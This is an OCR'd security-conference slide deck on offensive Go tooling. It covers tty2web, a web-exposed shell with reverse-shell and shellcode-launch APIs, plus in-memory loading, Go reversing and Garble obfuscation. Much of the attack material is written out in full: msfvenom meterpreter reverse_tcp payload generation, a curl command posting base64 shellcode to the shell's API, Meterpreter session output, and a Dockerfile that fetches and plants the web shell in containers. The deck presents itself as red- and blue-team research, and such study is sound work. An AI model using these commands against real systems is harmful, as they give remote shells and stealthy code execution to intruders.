
- DNS Monitoring with dnslog
  - https://github.com/kost/logdns

Example:

./logdns –resolve .


Tty2web – shell on steroids

- **Expose any unix command on web**
- **Full TTY support with colors**
- **Based on gotty / hterm**




Tty2web – Windows support

- **Limited windows support**
- **PTY support is problematic**




Tty2web – tty support examples

- **Run any interactive console utility in bind mode**
- **VIM example**




Tty2web – File Download/Upload support

- **File transfer support with options to limited**
- **Download/Upload support**




Reverse mode in tty2web




Tty2web – reverse mode

- **Reverse shell mode**
- **With proxy support**



Tty2web – tty support examples with reverse mode

- **Run any interactive console utility in reverse shell mode**
- **MC example**



Tty2web – API – RESTful interface to your shell

Examples:

$ curl 'http://127.0.0.1:8080/api/' -d whoami’
user

$ curl 'http://127.0.0.1:8080/api/' -d 'id’
uid=1000(user) gid=1000(user) groups=1000(user)

$ curl 'http://127.0.0.1:8080/api/?tr+a-z+A-Z' -d 'data’
DATA

Tty2web – API – RESTful interface to your shell

$ curl 'http://127.0.0.1:8080/sc/' –d '127.0.0.1:4444' -H "Accept-Language: msf-tcp"

msf5 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp

[..]
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Transmitting intermediate stager...(126 bytes)
[*] Sending stage (3021284 bytes) to 127.0.0.1
[*] Meterpreter session 4 opened (127.0.0.1:4444 -> 127.0.0.1:38722) at 2022-09-24 05:53:10 +0200

Tty2web – SC API – Launch shellcode

./msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f raw | base64 | tr –d ‘\n’

curl "http://127.0.0.1:8081/sc/" -d '{"type":"sc","cmd":"SDH/aglYmbYQSInWTTHJaiJBWrlHDwVlhcB4UWoKQVlQailYmWoCX2oBXg8FSIXAeDtll0i5AgARXH8AAAFRSInmahBaaipYDwVZSIXAeSVJ/8l0GFdqI1hqAGoFSInnSDH2DwVZWV9lhcB5x2o8WGoBXw8FXmp+Wg8FSIXAeO3/5g==”}' -H "Content-Type: application/json”

[..]
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Transmitting intermediate stager...(126 bytes)
[*] Sending stage (3021284 bytes) to 127.0.0.1
[*] Meterpreter session 5 opened (127.0.0.1:4444 -> 127.0.0.1:38722) at 2022-09-24 05:56:10 +0200

Tty2web – testing container workloads/pods

- **Single binary to add to container**
- **Configurable using environment variables**
- **Compatible with any reverse HTTP/S proxy/balancer**

Example:

FROM target/container
RUN curl –L http:// > /bin/tty2web && chmod 755 /bin/tty2web
CMD /bin/tty2web –p 80 –w /bin/bash

In memory loading – Stealth mode


- Windows
  - Donut Injector ported to pure Go
    - https://github.com/Binject/go-donut
  - Go MemoryModule
  - Load DLL completely from memory
  - https://github.com/kost/go-MemoryModule
  - Using MemoryModule from fancycode
    - https://github.com/fancycode/MemoryModule
- Linux/Unix/BSD
  - Run code from memory
  - https://github.com/amenzhinsky/go-memexec

Golang - reversing

- Dynamic
  - GODEBUG
  - GOTRACEBACK
  - Examples
    - GODEBUG=gctrace=1,schedtrace=1000

Reversing - static

- https://github.com/sibears/IDAGolangHelper
- https://github.com/SentinelLabs/AlphaGolang
- IDA PRO from 7.6
- Ghidra tool
- https://github.com/felberj/gotools
- https://cujo.com/reverse-engineering-go-binaries-with-ghidra/



Obfuscation - Garble

- Obfuscate Go builds
- https://github.com/burrowers/garble
- Lite
  - Position information is removed entirely, rather than being obfuscated
  - Runtime code which prints panics, fatal errors, and trace/debug info is removed.
  - no panics or fatal runtime errors will ever be printed
  - handled internally with recover as normal
  - GODEBUG environmental variable will be ignored

```
go install mvdan.cc/garble@latest
garble build -tiny
```

Summary

- **Red team**
  - **Basic blocks to build own tools**
  - **Even in other language**
  - **Just enough to not be spoon feeding**
- **Blue team**
  - **Lot of corners to improve detection**
  - **From tunneling to payload execution**

Thanks to

- **Balccon Team**
- **Authors of different Go modules**
- **@vyrus001**

diverto

information security

www.diverto.hr

Thank you!

Questions?

@k0st